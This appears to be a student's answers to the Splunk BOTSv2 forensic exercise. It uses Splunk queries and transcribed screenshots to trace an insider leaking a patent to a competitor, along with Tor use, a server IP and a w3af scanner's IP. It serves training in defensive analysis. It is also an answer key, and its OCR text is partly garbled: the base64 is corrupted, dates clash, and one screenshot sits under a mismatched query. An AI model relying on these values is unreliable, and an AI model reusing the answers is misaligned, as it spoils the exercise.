

## Task A

- 1) To find the amber IP address, the command “**index=botsv2 earliest=0 amber**” is used.  
The IP address 10.0.2.101 suggest it is the address of amber as it is used most.

New Search

index=botsv2 earliest=0 amber

Events (657,484)

Time	Event
Aug 31 15:59:37 10.0.1.1, 1,2017/08/31 15:59:36, 009401015183, TRAFFIC, end, 1, 2017/08/31 15:59:36, 10.0.2.101, 10.0.1.100, 0.0.0.0, 0.0.0.0, Client-Server, fr, host = growler, source = /var/log/remote/growler/2017-08-31.log, sourcetype = pantraffic	
Aug 31 15:59:31 10.0.1.1, 1,2017/08/31 15:59:30, 009401015183, TRAFFIC, end, 1, 2017/08/31 15:59:30, 10.0.2.101, 75.98.70.160, 71.39.18.125, 75.98.70.160, Inside->Outside, frothly.local\amber.turing., web-browsing, vsys1, Inside, Outside, ethernet1/3, ethernet1/2, Jupiter, 2017/08/31 15:59:36, 63207, 1, 54896, 53, 0, 0, 0x19, udp, allow, 531, 395, 13, 6, 6, 2017/08/31 15:58:58, 9, any, 0, 3349659, 0x0, 10.0.0.0-10.255.255.255, 10.0.0.0-10.255.255.255, 0, 5, 1	
Aug 31 15:59:31 10.0.1.1, 1,2017/08/31 15:59:30, 009401015183, TRAFFIC, end, 1, 2017/08/31 15:59:30, 10.0.2.101, 75.98.70.160, 71.39.18.125, 75.98.70.160, Inside->Outside, frothly.local\amber.turing., web-browsing, vsys1, Inside, Outside, ethernet1/3, ethernet1/1, Jupiter, 2017/08/31 15:59:30, 19926, 1, 57747, 80, 55290, 8, 0, 0x40001c, tcp, allow, 2853, 193, 916, 11, 2017/08/31 15:58:56, 5, not-resolved, 0, 3349641, 0x0, 10.0.0.0-10.255.255.255, US, 0, 7, 4	
Aug 31 15:59:21 10.0.1.1, 1,2017/08/31 15:59:20, 009401015183, TRAFFIC, end, 1, 2017/08/31 15:59:20, 10.0.2.101, 23.63.227.171, 71.39.18.125, 23.63.227.171, Inside->Outside, frothly.local\amber.turing., web-browsing, vsys1, Inside, Outside, ethernet1/3, ethernet1/1, Jupiter, 2017/08/31 15:59:20, 35510, 1, 57744, 80, 8787, 1	

The command **index=botsv2 earliest=0 sourcetype="stream:Http" src\_ip="10.0.2.101" | stats count by site** views websites that were visited by Amber's system:

It is found that the competitor website name is **berkbeer.com**

New Search

index=botsv2 earliest=0 sourcetype="stream:Http" src\_ip="10.0.2.101" | stats count by site

site	count
tr.outbrain.com	341
tracker.bt.uol.com.br	1
tt-10162-1.seg.t.talltarget.com	2
ull.dvtips.com	496
uranus.frothly.local:8014	984
us1.siteimprove.com	1
usersync.videoamp.com	496
usr.navdmp.com	1
usync.nexage.com	404
video-ad-stats.googleadsyndication.com	3287
w.usabilla.com	372
widgets.outbrain.com	808
www.berkbeer.com	12
www.bing.com	12

- 2) Amber's email is identified using the command:

**index=botsv2 earliest=0 sourcetype="stream:SMTP" berkbeer recipient="aturing@froth.ly"**

Decoding body content of the email, it can be found that the name of the CEO is:

New Search

index=botsv2 earliest=0 sourcetype="stream:SMTP" berkbeer recipient="aturing@froth.ly"

- 2 events (before 6/1/2012 11:57:40 AM) No Event Sampling ▾

Events (2) Patterns Statistics Visualization

Format Timeline ▾ Zoom Out + Zoom to Selection X Deselect 1 minute per column

List Format 50 Per Page ▾

Time	Event
8/29/17 9:08:20.962 PM	{ [-] ack_packets_in: 1 ack_packets_out: 1 bytes: 11577 bytes_in: 11540 bytes_out: 37 capture_hostname: matar client_rtt: 0 client_rtt_packets: 0 client_rtt_sum: 0 content: [ [-] DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=jacobsmythe111.omicrosoft.com; s=selector1-jacobsmythe111-omicrosoft-com; h=From;:Subject:Message-ID:Content-Type: MIME-Version: b=10KpdeZhwo1CYt0KKESrC1UvJnplVrYmC0Yw; b=kPuoQgj3AXj1p0n8RfHReVB60c/Qb4w4ExTwf0EKA/Yds0J04fOKo4+yAkgzPUZSzBqYA+P1/eWUAr1dHhA_0l,pm0TffpU1t7a9w5MhGloA5w7v5Cl.a7B8pgwT0Ngyp0LVzk7jDkc52w212/8hpYmtP6=Received: From: SN2P18CA006.namprd18.prod.outlook.com (10.169.189.16) by
8/29/17 9:08:20.962 PM	X-Ms-Exchange-CrossTenant-FromEntityHeader: Internet X-Ms-Exchange-Transport-CrossTenantHeadersStamped: CY1PR18MB0581 Content-Type: text/plain; charset=UTF-8 Content-Transfer-Encoding: quoted-printable  Hello Amber, =C2=A0=BA=BAGreat to hear from you, yes it is unfortunate th=e way things turned out. It would be great to speak with you directly, =I would also like=0a to have Bernhard on the call as I think he might ha=ve some questions=0a for you. =C2=ABCive me a call this afternoon if you= are free. =C2=A0=BA=0AMartin Berk=BA=CE=0A=77,222.8765=Amber@berkbeer.=com=0A=0A----- Original Message -----=0A From: "Amber Turing" <aturing@fr=oth.ly>=0A To: "berkbeer@berkbeer.com" <berk@berkbeer.com>=0A Subject: Amber From Froth.ly=0A=0A=09Re: Bernhard,=0A=0A=09=C2=A0=C2=A0 I was very sorry to hear about the acquisition falling through, =BAI was very excited to work with you in the future= .. I have to admit, =I=0A am a little worried about my future here. I=E2=80= #9d love to talk to you=0A about some information I have regarding my wor=ker, =0A=0A Amber Turing=0A Principal Scientist=0A 867.322.1123=0A Froth.ly=0A=0A=09 Content-Type: text/html; charset=UTF-8 Content-Transfer-Encoding: quoted-printable  <html><body style=3D"font-family: Helvetica,Arial,sans-serif; font-size:=12px;">Hello Amber, =C2=A0=BA=09Great to hear from you, yes it is unfortunate the way things turned out. It would be great to speak with you directly, =I would also like=0a to have Bernhard on the call as I think he might ha=ve some questions=0a for you. =C2=ABCive me a call this afternoon if you= are free. =C2=A0=BA=0AMartin Berk=BA=CE=0A=77,222.8765=Amber@berkbeer.=com=0A=0A----- Original Message -----=0A From: "Amber Turing" <aturing@fr=oth.ly>=0A To: "berkbeer@berkbeer.com" <berk@berkbeer.com>=0A Subject: Amber From Froth.ly=0A=0A=09Re: Bernhard,=0A=0A=09=C2=A0=C2=A0 I was very sorry to hear about the acquisition falling through, =BAI was very excited to work with you in the future= .. I have to admit, =I=0A am a little worried about my future here. I=E2=80= #9d love to talk to you=0A about some information I have regarding my wor=ker, =0A=0A Amber Turing=0A Principal Scientist=0A 867.322.1123=0A Froth.ly=0A=0A=09</body></html>

The screenshot shows a web-based Quoted-Printable encoder/decoder tool. The 'Decoded' section contains the following text:

```
Martin Berk
CEO
777.222.8765
mberk@berkbeer.com
```

The 'Encoded' section contains the following quoted-printable encoded text:

```
Hello Amber,=C2=A0=0A=0AGreat to hear from you, yes it is unfortunate th=
e way things turned=0Aout. It would be great to speak with you directly,=
I would also like=0Ato have Bernhard on the call as I think he might ha=
ve some questions=0Afor you. =C2=A0=0AGive me a call this afternoon if you=
are free.=C2=A0=0A=0AMartin Berk=0ACE0=0A777.222.8765=0Amberk@berkbeer.=
```

**About this tool**

This tool uses `quoted-printable` to do all the encoding/decoding.

Made by [@mathias](#) — fork this on GitHub!

## Martin Berk

3)

Amber contact with another employee can be searched with the following command:

```
index=botsv2 earliest=0 sourcetype="stream:SMTP" sender_email="aturing@froth.ly"
berkbeer recipient="*"
```

The employee's email address is:

**hbernhard@berkbeer.com**

The screenshot shows a Splunk search interface with the following search query:

```
index=botsv2 earliest=0 sourcetype="stream:SMTP" sender_email="aturing@froth.ly" berkbeer recipient="*"
```

The search results table displays one event:

Time	Event
8/3/17 10:00:07 AM	<pre>{   ack_packets_in: 0   ack_packets_out: 31   attach_content_decoded_md5_hash: [     ...   ]   attach_content_md5_hash: [     ...   ]   attach_disposition: [     ...   ]   attach_filename: [     ...   ]   attach_size: [     ...   ]   attach_size_decoded: [     ...   ]   attach_transfer_encoding: [     ...   ]   attach_type: [     ...   ] }</pre>

Assessment - 7808ICT\_32011 X UFT-8'7808ICT%20Assignment%20 X Search | Splunk 8.0.1 X

Getting Started From Google Chrome 3:18 Now playing ...

< Hide Fields All Fields List Format 50 Per Page

	Time	Event
a_file_hash 2		packets_out: 32
a_file_name 1		protocol_stack: ip:tcp:sntp
#file_size 1		received_date: [ * ]
a_file_type  1		}
a_flow_id 2		receiver: [ * ]
a_index 1		}
#linecount 1		receiver_alias: [ * ]
a_mime_type 2		}
#mime_version 1		receiver_email: [ * ]
#missing_packets_in 1		hbernhard@werkbeer.com
#missing_packets_out 1		}
a_msg_id 2		receiver_type: [ * ]
a_network_interface 1		}
#packets 2		reply_time: 5672
#packets_in 2		request_ack_time: 11
#packets_out 2		request_time: 295371
a_protocol 1		response_ack_time: 61660
a_protocol_stack 1		response_code: 250
a_punct 2		response_time: 8
a_received_date  3		sender: Amber Turing <aturing@froth.ly>
a_receiver_alias  2		sender_alias: Amber Turing
#receiver_count 1		sender_email: aturing@froth.ly
a_receiver_email  2		server_response: 250 2.0.0 Ok: queued as 9F40C17934
a_receiver_type  1		server_rtt: 10
a_receiver  2		server_rtt_packets: 32
a_recipient 2		server_rtt_sum: 340
#reply_time 2		src_ip: 104.47.32.82
#request_ack_time 2		src_mac: 06:E3:CC:18:AA:33
#response_ack_time 2		src_port: 44384
#response_code 1		subject: RE: Helinz Bernhard Contact Information
#response_time 1		time_taken: 301043
a_sender 1		timestamp: 2017-08-30T15:07:59.774655Z
a_sender_alias 1		transport: tcp
a_sender_email 1		Show as raw text
a_server_response 2		host: matar source = streammbta sourcebox = streammbta
#server_rtt 2		

Type here to search

4)

The command `index=botsv2 earliest=0 sourcetype="stream:SMTP" attach_filename sender_email="aturing@froth.ly"` is used to identify the attached file associated with the sender's email:

The attached file name is :

Saccharomyces cerevisiae patent.docx

The screenshot shows the Splunk Enterprise search interface. The search bar at the top contains the query: `index=bots2 earliest=0 sourcetype='stream:SMTP' attach_filename sender_email='aturing@froth.ly'`. Below the search bar, it says "1 event (before 6/1/2014 10:07:00 PM) No Event Sampling". The "Events" tab is selected. The results table has columns: List, Time, and Event. One event is listed: `8/3/17 10:00:07 AM`. The event details show fields like `ack_packets_in`, `ack_packets_out`, `attach_content_decoded_md5_hash`, `attach_content_md5_hash`, `attach_disposition`, `attach_filename` (with value `Saccharomyces_cerevisiae_patent.docx`), `attach_size`, `attach_size_decoded`, and `attach_transfer_encoding`. On the left, there are sections for "SELECTED FIELDS" (host, source, sourcetype) and "INTERESTING FIELDS" (ack\_packets\_in, ack\_packets\_out, action, app, attach\_content\_decoded\_md5\_hash, attach\_content\_md5\_hash[], attach\_disposition[], attach\_filename[], attach\_size[], attach\_size\_decoded[], attach\_transfer\_encoding[]). The bottom navigation bar includes a search bar, file, edit, search, and dashboard icons.

5) The attachment was founded using the command **index=botsv2 earliest=0 sourcetype="stream:SMTP" attach\_filename sender\_email="aturing@froth.ly"** and monitoring the attachment , the message was encoded in base 64. After decoding the message, Amber's personal email address is found as: **ambersthebest@yeastiebeastie.com**

Assessment - 7808ICT\_3201\_N\_ | UTF-8'7808ICT%20Assignment%20 | Search | Splunk 8.0.1 | Convert Base64 to UTF8 - Online | +

Getting Started From Google Chrome 3:18 Now playing Th...

splunk>enterprise App: Search & Reporting s5190712 Messages Settings Activity Help Find

New Search

index=botsv2 earliest=0 sourcetype="stream:SMTP" attach\_filename sender\_email="aturing@froth.ly"

1 event (before 6/1/20 1:40:07:000 PM) No Event Sampling

Events (1) Patterns Statistics Visualization

Format Timeline - Zoom Out + Zoom to Selection Deselect

1 millisecond per column

Time Event

8/31/17 10:00:00.75 AM [ [+] ack\_packets\_in: 0  
ack\_packets\_out: 31  
attach\_content\_decoded\_md5\_hash: [ [+]  
]  
attach\_content\_md5\_hash: [ [+]  
]  
attach\_disposition: [ [+]  
]  
attach\_filename: [ [-]  
Saccharomyces\_cerevisiae\_patent.docx  
]  
attach\_size: [ [+]  
]  
attach\_size\_decoded: [ [+]  
]  
attach\_transfer\_encoding: [ [+]  
]

Type here to search

Assessment - 7808ICT\_3201\_N\_ | UTF-8'7808ICT%20Assignment%20 | Search | Splunk 8.0.1 | Convert Base64 to UTF8 - Online | +

Getting Started From Google Chrome 3:18 Now playing Th...

base64

VghhbmtzIGZvcIB0YWtpbmcdGh1IHRpbWJgdG9kYXksIEFzIG  
Rpc2N1c3NLZCBoZXj1IG1zIHRo  
ZSBkb2N1bVudBZIhdhcByZWZlcnJpbmcgdG8uICBQcm9iYW  
JseS8iZXIg0Zg8gdGFzS80  
aG1zIG9mZmxpbmUuIEvtYlslsIG11IGZy20gbm93IG9uIGF0IG  
FtYmVyc3RoZlJl3RAewVhc3Rp  
ZWJlYXN0awUuY29tPG1haW@0bzphbWJlcnN0aGVizXN0QH11YX  
N8awViZWFzdG11LmVbt4NCg9K  
RnJvbTogaG11cm5oYXJkQG1lcmtiZhVlyLmNbTxtYwlsg86aG  
J1cm5oYXJkQG1lcmtiZhVlyLmNr  
b1AgW21hawxbzpoYmVomhhcmRAYmVya2JlZXluY29tQ0KU2  
VudDogRnPjZGF5LCBBdWd1c30g  
MTEsIDIwMTcgOTowOCBTQ0KVG86IEFtYmVyIFR1cmLuZyA8YX  
R1cmLuZ0Bmcn90aC5seTxtYmls  
dg86YXR1cmLuZ0Bmcn90aC5seT4+DQpTdWJqZWN0iBIZWluei

utf8

Thanks for taking the time today, As discussed here is the document I was referring to. Probably better to take this offline. Email me from now on at amberthebest@yeastiebeastie.com<mailto:amberthebest@yeastiebeastie.com>

From: hbernhard@berkbeer.com<mailto:hbernhard@berkbeer.com> [mailto:hbernhard@berkbeer.com]  
Sent: Friday, August 11, 2017 9:08 AM  
To: Amber Turing <turing@froth.ly><mailto:turing@froth.ly>  
Subject: Heinz Bernhard Contact Information  
  
Hello Amber,

Import from file Save as... Copy to clipboard Chain with... Save as... Copy to clipboard

6)

The Tor version can be found using the command **index=botsv2 earliest=0 torbrowser sourcetype=xmlwineventlog**.

It is found that the tor version is **7.0.4**

Assessment – 7808ICT\_3201\_N... UTF-8'7808ICT%20Assignment%20' Search | Splunk 8.0.1

Getting Started From Google Chrome 3:18 Now playing Th...

splunk>enterprise App: Search & Reporting s5190712 Messages Settings Activity Help Find

New Search

Index:botsv2 earliest=0 torbrowser sourcetype=xmlwineventlog

129 events (before 6/1/2018 10:48:13,000 PM) No Event Sampling

Events (129) Patterns Statistics Visualization

Format Timeline – Zoom Out + Zoom to Selection Deselect

1 second per column

List Format 50 Per Page

Event

Selected Fields

- # host
- # source
- # sourcetype

Interesting Fields

- # Channel
- # Computer
- # CreationUTCTime
- # dvc\_1
- # dvc\_nt\_host
- # event\_id
- # EventCode
- # EventData\_Xml
- # EventID
- # EventRecordID

2:20:47.000 PM 8/24/17

<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FB009}"><EventID>202</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2017-08-24T04:20:47.268044200Z"/><EventRecordID>118561</EventRecordID><Correlation><Execution ProcessID="980" ThreadID="1824" /><Channel>Microsoft-Windows-Sysmon\Operational</Channel><Computer>wkaturing.frothly.local</Computer><Security UserID="S-1-5-18" /><System><EventData><Data Name="UtcTime">2017-08-24 04:20:47.268044200Z</Data><Data Name="ProcessGuid">{DE20F05E-9CF4-598C-0000-0010AF3C8C01}</Data><Data Name="Image">C:\Users\amber.turing\Desktop\Tor Browser\Browser\TorBrowser\Tor.exe</Data><Data Name="CommandLine">-defaults-torrc C:\Users\amber.turing\Desktop\Tor Browser\Browser\TorBrowser\Tor.exe</Data><Data Name="WorkingDirectory">C:\Users\amber.turing\Desktop\Tor Browser\Browser\TorBrowser</Data><Data Name="GeoIPFile">C:\Users\amber.turing\Desktop\Tor Browser\Browser\TorBrowser\Tor\geoip</Data><Data Name="GeoIPv6File">C:\Users\amber.turing\Desktop\Tor Browser\Browser\TorBrowser\Tor\torsocks\TorGeoIPv6</Data><Data Name="HashedControlPassword">16:4834be1576f6d93e04f152e023cf137a4805c0fe965f88fb040bfaf</Data><Data Name="ControlPort">9151</Data><Data Name="SocksPort">127.0.0.1:9150</Data><Data Name="IPv6Traffic PreferIPv6 KeypairLiveIsolateSOCKSAuth" \_OwningControllerProcess=2252 DisableNetwork 1</Data><Data Name="CurrentDirectory">C:\Users\amber.turing\Desktop\Tor Browser\Browser</Data><Data Name="Name" \_User='FROTHLY\amber.turing'>LogonGuid</Data><Data Name="LogonId">0x976ed</Data><Data Name="TerminalSessionId">1</Data><Data Name="IntegrityLevel">Medium</Data><Data Name="Hashes">SHA1=52A30766987EA7A4E426F89908FEC002</Data><Data Name="ParentProcessGuid">{B2E0F05E-9CF4-598C-0000-0010AF3C8C01}</Data><Data Name="ParentProcessID">2252</Data><Data Name="ParentImage">C:\Users\amber.turing\Desktop\Tor Browser\Browser\firefox.exe</Data><Data Name="ParentCommandLine">C:\Users\amber.turing\Desktop\Tor Browser\Browser\firefox.exe</Data><EventData><Event host=wrk-aturung source=WinEventLog\Microsoft-Windows-Sysmon\Operational sourcetype=xmlwineventlog

7.04

Type here to search

Assessment – 7808ICT%20Assignment%20 UTF-8'7808ICT%20Assignment%20' Search | Splunk 8.0.1

Getting Started From Google Chrome 3:18 Now playing Th...

splunk>enterprise App: Search & Reporting s5190712 Messages Settings Activity Help Find

New Search

Index:botsv2 earliest=0 "http.hostname=""www.brewertalk.com""

129 events (before 6/1/2018 10:48:13,000 PM) No Event Sampling

Events (129) Patterns Statistics Visualization

Format Timeline – Zoom Out + Zoom to Selection Deselect

1 second per column

List Format 50 Per Page

Event

Selected Fields

- # source

Interesting Fields

- # Channel
- # Computer
- # CreationUTCTime
- # dvc\_1
- # dvc\_nt\_host
- # event\_id
- # EventCode
- # EventData\_Xml
- # EventID
- # EventRecordID

2:20:44.000 PM 8/24/17

<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FB009}"><EventID>202</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2017-08-24T04:20:44.33891980Z"/><EventRecordID>118568</EventRecordID><Correlation><Execution ProcessID="980" ThreadID="1824" /><Channel>Microsoft-Windows-Sysmon\Operational</Channel><Computer>wkaturing.frothly.local</Computer><Security UserID="S-1-5-18" /><System><EventData><Data Name="UtcTime">2017-08-24 04:20:44.33891980Z</Data><Data Name="ProcessGuid">{DE20F05E-9CF4-598C-0000-0010AF3C8C01}</Data><Data Name="Image">C:\Users\amber.turing\Desktop\Tor Browser\Browser\TorBrowser\Tor.exe</Data><Data Name="CommandLine">-defaults-torrc C:\Users\amber.turing\Desktop\Tor Browser\Browser\TorBrowser\Tor.exe</Data><Data Name="WorkingDirectory">C:\Users\amber.turing\Desktop\Tor Browser\Browser\TorBrowser</Data><Data Name="GeoIPFile">C:\Users\amber.turing\Desktop\Tor Browser\Browser\Tor\geoip</Data><Data Name="GeoIPv6File">C:\Users\amber.turing\Desktop\Tor Browser\Browser\Tor\torsocks\TorGeoIPv6</Data><Data Name="HashedControlPassword">16:4834be1576f6d93e04f152e023cf137a4805c0fe965f88fb040bfaf</Data><Data Name="ControlPort">9151</Data><Data Name="SocksPort">127.0.0.1:9150</Data><Data Name="IPv6Traffic PreferIPv6 KeypairLiveIsolateSOCKSAuth" \_OwningControllerProcess=2252 DisableNetwork 1</Data><Data Name="CurrentDirectory">C:\Users\amber.turing\Desktop\Tor Browser\Browser</Data><Data Name="Name" \_User='FROTHLY\amber.turing'>LogonGuid</Data><Data Name="LogonId">0x976ed</Data><Data Name="TerminalSessionId">1</Data><Data Name="IntegrityLevel">Medium</Data><Data Name="Hashes">SHA1=52A30766987EA7A4E426F89908FEC002</Data><Data Name="ParentProcessGuid">{B2E0F05E-9CF4-598C-0000-0010AF3C8C01}</Data><Data Name="ParentProcessID">2252</Data><Data Name="ParentImage">C:\Users\amber.turing\Desktop\Tor Browser\Browser\firefox.exe</Data><Data Name="ParentCommandLine">C:\Users\amber.turing\Desktop\Tor Browser\Browser\firefox.exe</Data><EventData><Event host=wrk-aturung source=WinEventLog\Microsoft-Windows-Sysmon\Operational sourcetype=xmlwineventlog

7.04

Type here to search

Assessment – 7808ICT%20Assignment%20 UTF-8'7808ICT%20Assignment%20' Search | Splunk 8.0.1

Getting Started From Google Chrome 3:18 Now playing Th...

splunk>enterprise App: Search & Reporting s5190712 Messages Settings Activity Help Find

New Search

Index:botsv2 earliest=0 "http.hostname=""www.brewertalk.com""

129 events (before 6/1/2018 10:48:13,000 PM) No Event Sampling

Events (129) Patterns Statistics Visualization

Format Timeline – Zoom Out + Zoom to Selection Deselect

1 second per column

List Format 50 Per Page

Event

Selected Fields

- # source

Interesting Fields

- # Channel
- # Computer
- # CreationUTCTime
- # dvc\_1
- # dvc\_nt\_host
- # event\_id
- # EventCode
- # EventData\_Xml
- # EventID
- # EventRecordID

2:20:44.000 PM 8/24/17

<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FB009}"><EventID>202</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2017-08-24T04:20:44.33891980Z"/><EventRecordID>118568</EventRecordID><Correlation><Execution ProcessID="980" ThreadID="1824" /><Channel>Microsoft-Windows-Sysmon\Operational</Channel><Computer>wkaturing.frothly.local</Computer><Security UserID="S-1-5-18" /><System><EventData><Data Name="UtcTime">2017-08-24 04:20:44.33891980Z</Data><Data Name="ProcessGuid">{DE20F05E-9CF4-598C-0000-0010AF3C8C01}</Data><Data Name="Image">C:\Users\amber.turing\Desktop\Tor Browser\Browser\TorBrowser\Tor.exe</Data><Data Name="CommandLine">-defaults-torrc C:\Users\amber.turing\Desktop\Tor Browser\Browser\TorBrowser\Tor.exe</Data><Data Name="WorkingDirectory">C:\Users\amber.turing\Desktop\Tor Browser\Browser\TorBrowser</Data><Data Name="GeoIPFile">C:\Users\amber.turing\Desktop\Tor Browser\Browser\Tor\geoip</Data><Data Name="GeoIPv6File">C:\Users\amber.turing\Desktop\Tor Browser\Browser\Tor\torsocks\TorGeoIPv6</Data><Data Name="HashedControlPassword">16:4834be1576f6d93e04f152e023cf137a4805c0fe965f88fb040bfaf</Data><Data Name="ControlPort">9151</Data><Data Name="SocksPort">127.0.0.1:9150</Data><Data Name="IPv6Traffic PreferIPv6 KeypairLiveIsolateSOCKSAuth" \_OwningControllerProcess=2252 DisableNetwork 1</Data><Data Name="CurrentDirectory">C:\Users\amber.turing\Desktop\Tor Browser\Browser</Data><Data Name="Name" \_User='FROTHLY\amber.turing'>LogonGuid</Data><Data Name="LogonId">0x976ed</Data><Data Name="TerminalSessionId">1</Data><Data Name="IntegrityLevel">Medium</Data><Data Name="Hashes">SHA1=52A30766987EA7A4E426F89908FEC002</Data><Data Name="ParentProcessGuid">{B2E0F05E-9CF4-598C-0000-0010AF3C8C01}</Data><Data Name="ParentProcessID">2252</Data><Data Name="ParentImage">C:\Users\amber.turing\Desktop\Tor Browser\Browser\firefox.exe</Data><Data Name="ParentCommandLine">C:\Users\amber.turing\Desktop\Tor Browser\Browser\firefox.exe</Data><EventData><Event host=wrk-aturung source=WinEventLog\Microsoft-Windows-Sysmon\Operational sourcetype=xmlwineventlog

7.04

Type here to search

7)

The command **index=botsv2 earliest=0 "http.hostname=""www.brewertalk.com""** is used to find the public IPv4 address of the server.

After searching and monitoring, it is found that the public IPv4 address is **52.42.208.228**

New Search

index=botsv2 earliest=0 "http.hostname"="www.brewertalk.com"

139 of 37498 events matched No Event Sampling

Events (139) Patterns Statistics Visualization

Format Timeline - Zoom Out + Zoom to Selection Deselect

Aug 31, 2017 8:00 AM 1 hour per column

Time	Event
8:42:38.719 AM	<pre>{   flow_id: 533504269911345   http: {     app_proto: http     dest_ip: 10.0.2.105     dest_port: 53730     event_type: fileinfo     fileinfo: []   }   proto: TCP   src_ip: 52.42.208.228   src_port: 80   timestamp: 2017-08-31T15:42:38.719839-0700 }</pre>

Show as raw text  
host = jupiter | source = /var/log/suricata/eve.json | sourcetype = suricata

Selected Fields: host, source, sourcetype

Interesting Fields: app, app\_proto, bytes, date\_hour, date\_minute, date\_month, date\_second, date\_wday, date\_year, date\_zone, dest, host, source, sourcetype

Events (139) Patterns Statistics Visualization

Format Timeline - Zoom Out + Zoom to Selection Deselect

Aug 31, 2017 8:00 AM 1 hour per column

List Format 50 Per Page

Type here to search

New Search

index=botsv2 earliest=0 "http.hostname"="www.brewertalk.com"

139 of 37498 events matched No Event Sampling

Events (139) Patterns Statistics Visualization

Format Timeline - Zoom Out + Zoom to Selection Deselect

Aug 31, 2017 8:00 AM 1 hour per column

Time	Event
8:42:37.770 AM	<pre>{   flow_id: 976459279439494   http: {     app_proto: http     dest_ip: 10.0.2.105     dest_port: 53724     event_type: fileinfo     fileinfo: []   }   proto: TCP   src_ip: 52.42.208.228   src_port: 80   timestamp: 2017-08-31T15:42:37.825120-0700 }</pre>

Show as raw text  
host = jupiter | source = /var/log/suricata/eve.json | sourcetype = suricata

Selected Fields: host, source, sourcetype

Interesting Fields: http\_hostname, http\_content\_type\_2, http\_method, http\_referer, http\_user\_agent, http\_length, http\_protocol, http\_status, http\_url, http\_content\_type\_2, http\_method, http\_protocol, http\_referer, http\_user\_agent, http\_content\_type\_1, http\_status, index, linecount, product, proto, punct, splunk\_server, src, src\_ip, src\_ip\_2, src\_port, src\_port\_4, status, tag, tag\_eventtype\_1, timeendpos, timestamp, timestamp\_100+, timestamp\_1, transport, un, vendor

src\_ip

2 Values, 100% of events

Selected: Yes

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
52.42.208.228	173	64.074%
10.0.2.105	97	35.926%

Show as raw text  
host = jupiter | source = /var/log/suricata/eve.json | sourcetype = suricata

Events (139) Patterns Statistics Visualization

Format Timeline - Zoom Out + Zoom to Selection Deselect

Aug 31, 2017 8:00 AM 1 hour per column

List Format 50 Per Page

Type here to search

8) The command **index=botsv2 earliest=0 sourcetype="stream:http" www.brewertalk.com scan** is used to find the ip address running the web vulnerability scan. It is visible that the srcip is **45.77.65.211** in the uri path/scan which performs the vulnerability scan.

The ip address **45.77.65.211** is the ip address running the web vulnerability scan.

Screenshot of Splunk 8.0.1 interface showing a search results page for a bot attack on www.brewertalk.com.

**Search Bar:** index=botsv2 earliest=0 sourcetype="stream:http" www.brewertalk.com scan

**Results Summary:** 2 events (before 6/1/20 2:05:56.000 PM) - No Event Sampling

**Event List:**

Time	Event
8/2/17 12:45:21.597 AM	<pre>{   accept: */*   host: 1   source: 2   sourcetype: 1    bytes_in: 325   bytes_out: 778   cookie: mybb[lastvisit]=1502406680; loginattempts=1; mybb[lastactive]=1502406680; sid=e2c81039d80320f28387350ab690b6d0   dest_content: &lt;!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"&gt; &lt;html&gt;&lt;head&gt; &lt;title&gt;404 Not Found&lt;/title&gt; &lt;/head&gt;&lt;body&gt; &lt;h1&gt;Not Found&lt;/h1&gt; &lt;p&gt;The requested URL /scan/ was not found on this server.&lt;/p&gt; &lt;/body&gt;&lt;/html&gt;    dest_headers: HTTP/1.1 404 Not Found   dest_ip: 172.31.4.249   dest_mac: 0A:42:7E:25:21:B4   dest_port: 80   endtime: 2017-08-11T14:45:21.597780Z   flow_id: 82c41698-0dfc-4db2-a6d1-443ccbd6af1b   http_comment: HTTP/1.1 404 Not Found   http_content_length: 287   http_content_type: text/html; charset=iso-8859-1   http_method: GET   http_user_agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; w3af.org)   protocol_stack: ip:tcp:htp   server: Apache/2.2.15 (CentOS)   site: www.brewertalk.com   src_ip: 45.77.65.211   src_mac: 0A:9E:D4:8D:C8:A1   src_port: 45654   status: 404   time_taken: 166017   timestamp: 2017-08-11T14:45:21.597666Z   transport: tcp   uri_path: /scan/ }</pre>

**Selected Fields:** @host 1, @source 2, @sourcetype 1

**Interesting Fields:** @accept 1, @action 1, @app 1, @bytes 1, @bytes\_in 1, @bytes\_out 1, @cookie 1, @dest 1, @dest\_content 1, @dest\_headers 1, @dest\_ip 1, @dest\_mac 1

Screenshot of Splunk 8.0.1 interface showing a search results page for a bot attack on www.brewertalk.com.

**Search Bar:** index=botsv2 earliest=0 sourcetype="stream:http" www.brewertalk.com

**Results Summary:** 2 events (before 6/1/20 2:05:56.000 PM) - No Event Sampling

**Event List:**

Time	Event
8/2/17 12:45:21.597 AM	<pre>   Content-Length: 287   Connection: close   Content-Type: text/html; charset=iso-8859-1    dest_ip: 172.31.4.249   dest_mac: 0A:42:7E:25:21:B4   dest_port: 80   endtime: 2017-08-11T14:45:21.597780Z   flow_id: 82c41698-0dfc-4db2-a6d1-443ccbd6af1b   http_comment: HTTP/1.1 404 Not Found   http_content_length: 287   http_content_type: text/html; charset=iso-8859-1   http_method: GET   http_user_agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; w3af.org)   protocol_stack: ip:tcp:htp   server: Apache/2.2.15 (CentOS)   site: www.brewertalk.com   src_ip: 45.77.65.211   src_mac: 0A:9E:D4:8D:C8:A1   src_port: 45654   status: 404   time_taken: 166017   timestamp: 2017-08-11T14:45:21.597666Z   transport: tcp   uri_path: /scan/ }</pre>

